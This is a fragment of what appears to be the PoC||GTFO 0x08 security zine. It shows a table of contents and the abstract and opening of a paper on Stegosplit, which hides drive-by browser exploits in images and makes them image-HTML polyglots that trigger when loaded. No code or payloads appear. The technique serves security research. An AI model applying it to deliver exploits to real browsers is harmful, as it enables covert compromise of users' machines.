
| | |
|--|---|
| 8:3 Backdoors from Compiler Bugs | 8:8 On Error Resume Next for Unix |
| 8:4 A Protocol for Leibowitz | 8:9 Sing Along with Toni Brixton |
| 8:5 Reprogramming a Mouse Jiggler | 8:10 Backdooring Nothing-Up-My-Sleeve Numbers |
| 8:6 Exploiting an Academic Hypervisor | 8:11 Building a Wireless CTF |
| 8:7 Weaponized Polyglots as Browser Exploits | 8:12 Grammatically Correct Encryption |

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Stegosplit

Exploit Delivery via Steganography and Polyglots

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TL;DR:

Stegosplit creates a new way to encode "drive-by" browser exploits and deliver them through image files. These payloads are undetectable using current means. This paper discusses two broad underlying techniques used for image based exploit delivery - Steganography and Polyglots. Drive-by browser exploits are steganographically encoded into JPG and PNG images. The resultant image file is fused with HTML and Javascript decoder code, turning it into an HTML+Image polyglot. The polyglot looks and feels like an image, but is decoded and triggered in a victim's browser when loaded.

The Stegosplit Toolkit v0.2, released in [Issue 0x08 of PoC||GTFO](#), contains the tools necessary to test image based exploit delivery. A case study of a Use-After-Free memory corruption exploit (CVE-2014-0282) is presented with this paper demonstrating the Stegosplit technique.

1. Introduction

"A good exploit is one that is delivered with style" -- Saumil Shah

PoC || GTFO 0x08

<http://stegosplit.info>

THE END

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GREAT AGAIN

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